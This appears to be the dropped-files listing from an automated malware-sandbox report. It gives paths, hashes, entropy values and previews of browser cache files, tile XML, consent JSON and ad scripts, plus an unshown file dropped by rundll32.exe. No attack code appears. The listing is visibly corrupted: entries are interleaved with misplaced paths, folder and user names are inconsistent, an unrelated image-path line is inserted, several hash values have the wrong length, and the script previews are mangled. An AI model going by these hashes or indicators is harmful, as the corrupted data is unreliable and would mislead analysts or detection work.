Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x51bf0bc7,0x01d7b489</date><accdate>0x51bf0bc7,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x51bf0bc7,0x01d7b489</date><accdate>0x51bf0bc7,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.145203127280042
Encrypted:	false
SSDEEP:	12:TMHdNMNxx2yC4nWiml002EtM3MHdNMNxx2yC4nWiml00Ob6Kq5EtMb:2d6NxlyC4SZHKd6NxlyC4SZ7ob
MD5:	9A8F53D72AF96A985D0C5CD945C3643B
SHA1:	C889C7B201EED08F186573B20177EF1F89680991
SHA-256:	22A48AA8EE423F89D3062273F2B2A0A45CDD636E62DB883650CE9EB6F28BD40B
SHA-512:	D6DBFBFBF3254FDC116B2FFF7CE877257B56EA94F9E9EE8F6A8D7DDBD7D25B0CA4853F9395618ABB099B6CC6FC28D8FE751F40BE2B1B4BC4E21B40F329365AA5D
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x51bf0bc7,0x01d7b489</date><accdate>0x51bf0bc7,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x51bf0bc7,0x01d7b489</date><accdate>0x51bf0bc7,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.116558085772909
Encrypted:	false
SSDEEP:	12:TMHdNMNxc2yC4nWiml002EtM3MHdNMNxc2yC4nWiml00ObVEtMb:2d6Nx9yC4SZHKd6Nx9yC4SZ7Db
MD5:	6E41A892C49B0E3EC1B40DC051428493
SHA1:	52EEDF57F5DAA3442609546212600B1791FB4672
SHA-256:	3840B7C5F721E210DE1727FB267DED6F90121F2242D43D492ACF23E310B19BF4
SHA-512:	1FE9E532C143AE54C3540B638137ECF56043DEFA4CA0528977DAB4A81AFB796B3F377E697588E9D904E3BCDD600660B0099A9D1698301BD127D0440941284237
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x51bf0bc7,0x01d7b489</date><accdate>0x51bf0bc7,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x51bf0bc7,0x01d7b489</date><accdate>0x51bf0bc7,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.106259407142566
Encrypted:	false
SSDEEP:	12:TMHdNMNxfn2yC4nWiml002EtM3MHdNMNxfn2yC4nWiml00ObE5EtMb:2d6NxeyC4SZHKd6NxeyC4SZ7ijb
MD5:	AFC58F13457F89B373A9879F82F17FC3
SHA1:	FD46B449F73CD060330C6780A59D4F2246B5F174
SHA-256:	44CE91262B5AA0216A918D91743DDAED4A6011E90F7049BCDADC879F34DF01EE
SHA-512:	9A8DE75F68EACDB4B7E3EB916BE7F592106E7B0742564F798B4BD2D2F62BA83F97109703A82EBF906E107937DD37794F2B9737AFC6BA454E82A3CDA1A77412AA
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x51bf0bc7,0x01d7b489</date><accdate>0x51bf0bc7,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x51bf0bc7,0x01d7b489</date><accdate>0x51bf0bc7,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\lynfz0jx\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	934
Entropy (8bit):	7.0273324619664885
Encrypted:	false
SSDEEP:	24:u6tWaF/6easyD/iCHLSWWqyCoTTdTc+yhaX4b9upGa:u6tWu/6symC+PTCq5TcBUX4bl
MD5:	BA5E7DD56CEC403F67CE245BB1929C5E
SHA1:	20EA41E79098C51B637A92E9B80BB9660A6465E0
SHA-256:	A2AEF948CF1C7FF2F4CEEAA2FBC14BD94CA6B9C09F46BDA5C8A619D82A867062
SHA-512:	ADC17ABC439FD9F9387F592742B7EBA2D0BCA6473D9554AB8F082AFB96BE491A2CBBAE07D659CA089522204D2B7BF88774754753B4F504B79A4A9A170A7D90CA
Malicious:	false
Reputation:	unknown
Preview:	E.h.t.t.p.s://.s.t.a.t.i.c.-g.l.o.b.a.l.-s.-m.s.n.-c.o.m...a.k.a.m.a.i.z.e.d...n.e.t./h.p.-n.e.u./s.c./2.b/.a.5.e.a.2.1...i.c.o.....PNG.....IHDR... ..pHYs......vpAg... ..eIDATH...o.@./..MT..KY..P!9^.....UjS..T."P.(R.PZ.KQZ.S.....v2.^....9/t...K...;_}'.....~.qK...i.;B..2`.C...B.....<...CB.....).....;Bx.2.)._>w!.%B..{d...LCgz..j/.7D.*.M.*.....'.HK..j%!.DOF7.....C.]_Z.f+..1.l+.;Mf....L:Vhg.[. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@ A.> .Q .N.P.....<!...!p...y..U....J...9...R..mgp vvn.f4\$.X.E.1.T...?.....'wz..U...../[...z..(DB.B(-----B.=m.3.....X...p...Y.....w..<.....8...3.;0....(.l...A..6f.g.xF..7h.Gmqgz_Z...x..0F'.....x.=Y)..jT..R....72w/...Bh..S..C...2.06'.....8@A...''zTXtSoftware..x.sL.OJU..MLO.JML/.....M...!END.B'. ..XHSa....XHSa....


C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\0W10PBUV\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2955
Entropy (8bit):	4.796538193381466
Encrypted:	false
SSDEEP:	48:Y9vlgmDHF6Bjb40UMRBvrdZv5Gh8aZa6AyAmHHPk5JKlCferZjSaSZjfumjVT4:OymDwb40zrvdip5GHZa6AyQshjUjVjx4
MD5:	8FCB3F61085635194CE5A73516DE39F9
SHA1:	4EF7BB8362EE512BD497C48C168085738EE010C3
SHA-256:	CEC95B7811CBF927FD338529A08F6B1BBF12F5B78459D07D15DE92C60C12DD64
SHA-512:	DB60AF665E02724F527C6781396105C456E56D23691A64F57BDD452C0568EF43DE36F63D8B18702A5C5A6FA29C9C16CD6ADEBB74E28BA94AF7291EAC3095861
Malicious:	false
Reputation:	unknown
Preview:	{"CookieSPAEnabled":false,"MultiVariantTestingEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":false,"ScriptType":"LOCAL","Version":"6.4.0","OptanonDataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"id":"6f0cca92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs","bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg","sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um","us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","ws","gd","ge","gg","gh

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\0W10PBUV\IAKrmUx[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	10612
Entropy (8bit):	7.944641469484935
Encrypted:	false
SSDEEP:	192:QoMqxuQHDLueIfOQ3mlll6Hrsul18YxNqXcKtYKy5c37hLYiCu:b9DlueF/sAD8xE5crqj5
MD5:	122F873CED9E1BB7A095D1800E6B799
SHA1:	3A70F24B0FAB9BA29DDDFC4CCBE7F49549E3BF5E
SHA-256:	68B3BF50A936EC49AB3F80CAB38FCCC461D4C2F0FAFF9E68E3FF33B11ABEE4DA
SHA-512:	F27C961FF5AAE6ED4C6615460C7E45164FADA14B14923606EA51F4B76DB286170A46BE4E7581E8AE0731D49F2834E74F760BB226477194F029CEB38ABF72F222
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\0W10PBUV\BB1cEP3G[1].png

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\E10W10PBUV\BB7hjL[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	462
Entropy (8bit):	7.383043820684393
Encrypted:	false
SSDEEP:	12:6v/7FMgL0KPV1ALxcVgmgMEBXu/+vVIMhZkdjWu+7cW1T4:kMgoyocsOmIZil+7cW1T4
MD5:	F810C713C84F79DBB3D6E12EDBCD1A32
SHA1:	09B30AB856BFFDB6AABE09072AEF1F6663BA4B86
SHA-256:	6E3B6C6646587CC2338801B3E3512F0C293DFF2F9540181A02C6A5C3FE1525A2
SHA-512:	236A88BD05EAF210F0B61F2684C08651529C47AA7DCBCD3575B067BEDCA1FBEE72E260441B4EAD45ABE32354167F98521601EA21DDF014FF09113EC4C0D9D78
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx...N.P...C.l...)..Mcb*qaC/..].7..l...x.Z.....w....._...<..."FX.3.v.A.....1..Rt..)}.....;....BT.....(X.....(....4...~...f....0.8...[A.:P%P..ff.t.P..T.6..)s..H..~.C..(7.s>...~...h.bz...Z....D4Vm.T...2.5.U.P....q.6..1~.Z.U...7.i..."b.i~...G.A!..&..+S.<(...y_w.q.....Q.l.1...Tz...Q...f.....g...+o.].J...\$.8:.F:.....XT..k.v.....IEND.B`

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\010W10PBUV\BBPfCZL[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 50 x 50
Category:	dropped
Size (bytes):	2313
Entropy (8bit):	7.594679301225926
Encrypted:	false
SSDEEP:	48:5Zvh21Zt5SkY33fS+PuSsgSrrVi7X3ZgMjkCqBn9VKg3dPnRd:vkrrS333q+PagKk7X3Zgal9kMpRd
MD5:	59DAB7927838DE6A39856EED1495701B
SHA1:	A80734C857BFF8FF159C1879A041C6EA2329A1FA
SHA-256:	544BA9B5585B12B62B01C095633EFC953A7732A29CB1E941FDE5AD62AD462D57
SHA-512:	7D3FB1A5CC782E3C5047A6C5F14BF26DD39B8974962550193464B84A9B83B4C42FB38B19BD0CEFF8247B78E3674F0C26F499DAFCF9AF780710221259D2625DB86
Malicious:	false
Reputation:	unknown
Preview:	GIF89a2.2.....7.....?..C..l..H..<..9.....8..F..7..E.....@..C.....@..6..9..8..J..*z.G..>..?..A..6..>..8.....A..=..B..4..B..D..=..K..=..@..<.....3~..B..D..... 4..2..6.....J.....G.....Fl..1}.4..R.... .Y.E..>..9..5..X..A..2..P..J../ 9.....T.+Z.....+..<Fq.Gn..V.....7.Lr..W..C..<Fp.].....A.....0{L.E..H..@.....3..3..O..M..K.....#[3i.D..>.....l.....<n.....Z..1.G..8..E.....Hu..1..>.. T..a.Fs..C..8..0].....;..6..t.Ft..X..E.....'z^~.....[.....8'.....].....@..B.....7.....<.....F.....6.....>..?..n.....g.....s..)a.Cm.....'a.OZ..7....3f..<:e.....@.q.....Ds..B....!P n.....J.....Li..=.....F.....B.....:f.....w.....j.....\j.g.....J.Ms..K.Ft.....'>.....Ry.Nv.n.....Bl.....S.....Dj.....=.....O.....y.....6..J.....)V..g..5.....!..NETSCAPE2.0.....!.....d.....2.2..... ..3..'.9..(l.d.C..wH..('D....(D.....d.Y.....<(PP.F..dL..@..&..28..\$1S....*TP.....>...L..IT.X!..(..@a..lsgM.....Jc.Q.+.....2:..)y2.J.....W.....eW2.!.....!.....C.....d.....zeh.....P.

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\E10W10PBUV\BBX2afX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	879
Entropy (8bit):	7.684764008510229
Encrypted:	false
SSDEEP:	24:nbwTOG/D9S9kmVgvOc0WL9P9juX7wIA3lrvfFRNa:bwTOk5S96vBB1jGwO3lzfxa
MD5:	4AAAE9CA6F651BE6C54B005E92EA928
SHA1:	7296EC91AC01A8C127CD5B032A26BBC0B64E1451
SHA-256:	90396DF05C94DD44E772B064FF77BC1E27B5025AB9C21CE748A717380D4620DD
SHA-512:	09E0DE84657F2E520645C6BE20452C1779F6B492F67F88ABC7AB062D563C060AE51FC1E99579184C274AC3805214B6061AEC1730F72A6445AEBDB7E9F255755F
Malicious:	false
Reputation:	unknown
Preview:	

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\0W10PBUV\BBkwUr[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	436
Entropy (8bit):	7.255906495097201
Encrypted:	false
SSDEEP:	6:6v/lhPahm/BBjoPHhOVDqpp05cMxyHtGUmmozy7JE3R+hRMCzRPasXQc01UaVesi:6v/7MHQg25b8Ht3VEMNQ2w5
MD5:	01B5E74F991A886215461BF0057008C7
SHA1:	6A7347C3559814722D7AA4D491A0D754E157FCC5
SHA-256:	DB8A0C0A44AE824F689A942D99802F95D7950758CB0739C7F179624A592CD51
SHA-512:	17820A7C90B35B0E45D0A07F5445D8C97BFD3098FD9E0F0283CD6CFC1DB2B33C651924D2F04EF398C147CEB8D7DEA3F591DBC19F9039279407C4E4231AC5F57
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....fIDATx.}.M.@.....0...Aa.....#0...".0....a....<....y..qS.....m..k..%.'`....Z.`X...X.....Np..x.....a%(.ab.....=....j.[...0]>..O.R~..<@y...nV...q....G.P.e.....?S...i\P..P..5.0....?...&.A.K., +...X.h)....5K...Zx...[....G...0N<~PC.@.X.O2..N..X....?..7.xH.&.....C3..8....Q.*>..W...~.. ..U..U>L/...Le&.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\0W10PBUV\checksync[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	21700
Entropy (8bit):	5.305082513785246
Encrypted:	false
SSDEEP:	384:VZAGcVX\blcqznleZSweg2f5ng+7naMHF3OZOBOQWwY4RXrqt:L86qhbS2RpF3OsBQWwY4RXrqt
MD5:	B5F20E1651F4F1946B488FF06242968A
SHA1:	AEA762A84C24EB4E69086A8FE735F0A86540EA92
SHA-256:	60C18B7845B8A1000103670FEBA257E27DFC731789BC6228A5ACA42CF101B2E8
SHA-512:	37DA7C66E1949934BAF502F133362787FB039C44A7C0E528B9F2F9A382CA782E26CB191127F2863ED4369325252B4E8A7A463C329EF16A50A58CDD66F1641AA0
Malicious:	false
Reputation:	unknown
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = { "datalen":80,"visitor":{"vsCk":{"visitor-id","vsDaCk":{"data","sepVal":"","sepTime":,"sepCs":"","~","vsDaTime":31536000,"cc":"","CH","zone":"","d"},"cs":"","1","lookup":{"g":{"name":"g","cookie":{"data-g","isBl":1,"g":1,"cocs":0},"bs":{"name":"bs","cookie":{"data-bs":{"isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":{"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":{"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":{"data-lr","isBl":1,"g":1,"cocs":0},"ttd":{"name":"ttd","cookie":{"data-ttd","isBl":1,"g":1,"cocs":0}},"ussyncmap":[],"hasSameSiteSupport":"0","batch":{"gGroups":{"apx","csm"},"ppt"},"rbcn","son","bdt","con","opx","ttx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lv","yld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"},"bSize":2,"time":30000,"ngGroups":[]},"

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\0W10PBUV\de-ch[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	428125
Entropy (8bit):	5.440793813191094
Encrypted:	false
SSDEEP:	3072:ufiiNJUKxx+TAKJ8g6J0eQuuT7MVSs2yprCahzHk5WFGPLPVPfk/L8pfWA+JxLf:ufc/OTHMVPHI8WAPVv9oJh
MD5:	5F982E1CF133FD05485C1291EF654BB8
SHA1:	C2CFAE29DA7230A2D02512899F1EEA2E1C35FCCD
SHA-256:	3847DC95F04ACC566FF4350EA6D160A95084184A03F030F24555978BC11001A6
SHA-512:	4FC5716CE5C95039A75055BB5F752D79522DF3888043C34DB4AEFF81E94B622BFD1230D314533D17463B080E8D683B76BF9293256D6E96F7A4541F99DD45F66F
Malicious:	false
Reputation:	unknown
Preview:	<!DOCTYPE html><html prefix="og: http://ogp.me/ns# fb: http://ogp.me/ns/fb#" lang="de-CH" class="hiperf" dir="ltr" >.. <head data-info="v:20210921_24422861;a:ce3289ff-c503-4b14-967b-8dbba2ddde75;cn:8;az:{did:951b20c4cd6d42d29795c846b4755d88, rid: 8, sn: neurope-prod-hp, dt: 2021-09-26T21:37:27.6754218Z, bt: 2021-09-21T00:11:57.7792362Z};ddpi:1;dpio:1;dg:tmx.pc.ms.ie10plus;th:start;PageName:startPage;m:de-ch;cb:;l:de-ch;mu:de-ch;ud:{cid:vk:homepage,n:l:de-ch,ck:}x;d:BBqgbZW;ovc:f;al:;fxd:f;xdpub:2021-08-11 10:21:32Z;xdmap:2021-09-28 07:52:15Z;axd:;f:msnallexpusers,muidflt13cf,muidflt48cf,muidflt50cf,muidflt52cf,pneedge2cf,audexedge2cf,audexhp3cf,pqto450c,bingcollabhp2cf,modvenduhrsc,audexhz3cf,bingcollabh21cf,onetrustpoplive,1s-bing-news,vebudumu04302020,bbh20200521msn,msnsports5cf,weather2cf,prg-1sw-cvisnew,prg-1sw-sprctrl,prg-1sw-actbtndflt,prg-adspeek,1s-br30min,btrecrow1,1s-winauthservice,prg-1sw-setcogt,prg-wpo-hpolypc,msnapp7cf,prg-1sw-halfwea,prg-brandupwhp,prg-core

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\0W10PBUV\iJNdwcrSva[1]	
Process:	C:\Windows\System32\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	293376

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\0W10PBUV\InrrV52473[2].js	
MD5:	F65442DA5F1A08238578462C9D90FFF0
SHA1:	3B959556D6B4FEABC4D8FD3C8610616B0104F3AD
SHA-256:	518299B805889F3C6AEDA8EA7D79C661A3C7C5E32C15DDA51D2EA5835C8554A8
SHA-512:	B567278E529F31934DA1947F56E8B884E023A565E9FD55CE09178A74C2DEE832F11B857FDE5DFEBF5F53442D8A5A62B339FB309BE48898062E5B1DFBFCA419C
Malicious:	false
Reputation:	unknown
Preview:	<pre>var _mNRequire,_mNDefine;if(function(){if("use strict";var c={},u={},function a(e){return"function"===typeof e}_mNRequire=function e(t,r){var n,i,o=[];for(i in t)t.hasOwnProperty(i)&&("object"!=typeof(n=t[i])&&void 0!==(n=(void 0!==c[n])?(c[n]=e(u[n],deps,u[n].callback)),o.push(c[n]));o.push(n));return a(r)?r.apply(this,o):o}_mNDefine=function(e,t,r){if(a(t)&&(r=t,t=[]),void 0===n=(n=e)) ""===n null===n (n=t,"[object Array]"!==Object.prototype.toString.call(n))?!a(r))return!1;var n;u[e]=deps?t,callback:r}});_mNDefine("moduleefactory",[],function(){if("use strict";var r={},e={},o={},i={},t={},n={},a={},d={},c={},l={};function g(r){var e=!0,o={};try{o=_mNRequire([r])[0]}catch(r){e=!1}return o.isResolved=function(){return e},o}return r=g("conversionpixelcontroller"),e=g("browserhinter"),o=g("kwdClickTargetModifier"),i=g("hover"),t=g("mraidDelayedLogging"),n=g("macrokeywords"),a=g("tcfdatamanager"),d=g("I3-reporting-observer-adapter"),c=g("editorial_blocking"),l=g("debuglogs"),{conversionPixelCo</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\0W10PBUV\otFlat[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	12282
Entropy (8bit):	5.246783630735545
Encrypted:	false
SSDEEP:	192:SZ1Nfybp4gtNs5FYdGDaRBYw6Q3OEB+q5OdjM/w4lYp5bMqEb5PenUpoQuQJYQj:WNejbnNP85csXfn/BoH6iAHyPtJJAK
MD5:	A7049025D23AEC458F406F190D31D68C
SHA1:	450BC57E9C44FB45AD7DC826EB523E85B9E05944
SHA-256:	101077328E77440ADEE7E27FC9A0A78DEB3EA880426DFFFDA70237CE413388A5
SHA-512:	EFBEFAF0D02828F7DBD070317BDF442CAE516011D596319AE0AF90FC4C4BD9FF945AB6E6E0FF9C737D54E05855414386492D95ABFC610E7DE2E99725CB1A96
Malicious:	false
Reputation:	unknown
Preview:	<pre>.. {.. "name": "otFlat",... "html": "PGRpdiBpZD0ib25ldHJ1c3QtYmFubmVyLXNkaylY2xhc3M9Im90RmxhdClgc m9sZT0iZGlhbG9nliBhcm l hLWRlc2NyaWJlZGJ5PSJvbmV0cnVzdC1wb2xpY3ktdGV4dCI+PGRpd iBjbGFzc20ib3Qtc2RrLWNvbnRhaW5lcil+PGRpd iBjbGFzc20ib3Qtc2RrLXJvdylI+PGRpd iBpZ D0ib25ldHJ1c3QtZ3JvdXA tY29udGFpbmVyliBjbGFzc20ib3Qtc2RrLWVpZ2h0IG90LXNkay1jb2x1bW5zlj48ZGl2IGNsYXNzPSJiYW5uZXJfbG9nbyl+PC9kaXY+PGR pdiBpZD0ib25ldHJ1c3Qt cG9saWN5ij48aDMgaWQ9Im9uZX RydXN0LXBvbGJjeS10aXR sZSI+VG l0bGU8L2gzPjxwIGlkPSJvbmV0cnVzdC1wb2xpY3ktdGV4dCI+dGl0b GU8L3A+PGRpd iBjbGFzc20ib3QtZHBkLWNvbnRhaW5lcil+PGgzlGNsYXNzPSJvdC1kcGQtdGl0bGUiPl d l lGNvbGxlY3QgZGF0YSBpb iBvc mRlciB0byBwcm92aWRIQjw vaDM+PGRpd iBjbGFzc20ib3QtZHBkLWNvbnRlbnQiPjxw lGNsYXNzPSJvdC1kcGQtdGVzYyI+ZGVzY3JpcHRpb248L3A+PC9kaXY+PC9kaXY+PC9kaXY+PC9 kaXY+PGRpd iBpZD0ib25ldHJ1c3QtYnV0dG9uLWdyb3VwLXBhcmVudClgY2xhc3M9Im90LXNkay10aHJlZSBvdC1zZGstY29sdW1ucyl+PGRpd iBpZD0ib25ldHJ1c3QtY nV0dG9uLWdyb3Vw l j48YnV0dG9u l G l kPSJvbmV0cnVzdC1wYy1ldG4taGfuZGxlci l+Y2h</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\0W10PBUV\px[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	dropped
Size (bytes):	43
Entropy (8bit):	3.0950611313667666
Encrypted:	false
SSDEEP:	3:CUMlIRPQEsJ9pse:GI3QEJLse
MD5:	AD4B0F606E0F8465BC4C4C170B37E1A3
SHA1:	50B30FD5F87C85FE5CBA2635CB83316CA71250D7
SHA-256:	CF4724B2F736ED1A0AE6BC28F1EAD963D9CD2C1FD87B6EF32E7799FC1C5C8BDA
SHA-512:	EBFE0C0DF4BCC167D5CB6EBDD379F9083DF62BEF63A23818E1C6ADF0F64B65467EA58B7CD4D03CF0A1B1A2B07FB7B969BF35F25F1F8538CC65CF3EEBDF8A910
Malicious:	false
Reputation:	unknown
Preview:	

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\0W10PBUV\raw[1].htm	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	11
Entropy (8bit):	3.0271691184406193
Encrypted:	false
SSDEEP:	3:HLlI:fl
MD5:	6F445E4EAD7959C632507B2A6C8605C5
SHA1:	E9ACBAED4C13D7DA937BD5B4C6109BBE937BCDD2
SHA-256:	ADBED37E66D7EFAD54AC7BF546468C3C762DF8CAD7E5888E80AFFA3D499E6E58
SHA-512:	8885C260CF6281859765AE70BD4144CDBCFCFEF9B2B0CE14938FE5846B8D10E1B04E15912EA1E6DA1FF400CCC88078844586F9A23E3587E74BF47AE17C3F80D7

C:\Users\user1\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\raw[1].htm

Malicious:	false
Reputation:	unknown
Preview:	84.17.52.39

C:\Users\user1\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV>tag[1].js

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	10308
Entropy (8bit):	5.457068788802413
Encrypted:	false
SSDEEP:	192:4EamzdxOBoOBpxYzKhp5foeeXwhJTVlXQuzSqHEgikGWdrBpOlztlomiRokr:4EamR7OrxYSLQdiMoHEgxGWdrz4+
MD5:	FAAE65A590E21D317489BA7A8ECB4A65
SHA1:	82369DE147E12C60BEB37EB87ECB5D1A73EA54F6
SHA-256:	B8D88C7C37CC39C30E5793572838005C2661C0AAB8FF8FB1E671F75F81E54CA2
SHA-512:	77C7910E1320BCD1D626BB6958978E38F9DE564CE9262F14CC35FD1207BCA3B63370039FB633DC8E4452DF19D41D3BE51AFB31F4E504232A7F9D087B781E849F
Malicious:	false
Reputation:	unknown
Preview:	!function(){“use strict”;function r(e,i,c,l){return new(c=c Promise)(function(n,t){function o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t,e.done?n(e.value):((t=e.value)instanceof c?t:new c(function(e){e(t)})).then(o,a)}r((l=l.apply(e,i [])).next())}}function i(n,o){var a,r,i,e,c={label:0,sent:function(){if(1&i[0])throw i[1];return i[1]},trys:[],ops:[];return e={next:t(0),throw:t(1),return:t(2)},“function”==typeof Symbol&&(e[Symbol.iterator]=function(){return this}),e,function t(t){return function(e){return function(t){if(a)throw new TypeError(“Generator is already executing.”);for(;;c){try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw ((i=r.return)&i.call(r,0):r.next)&&!((i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.value]),t[0]){case 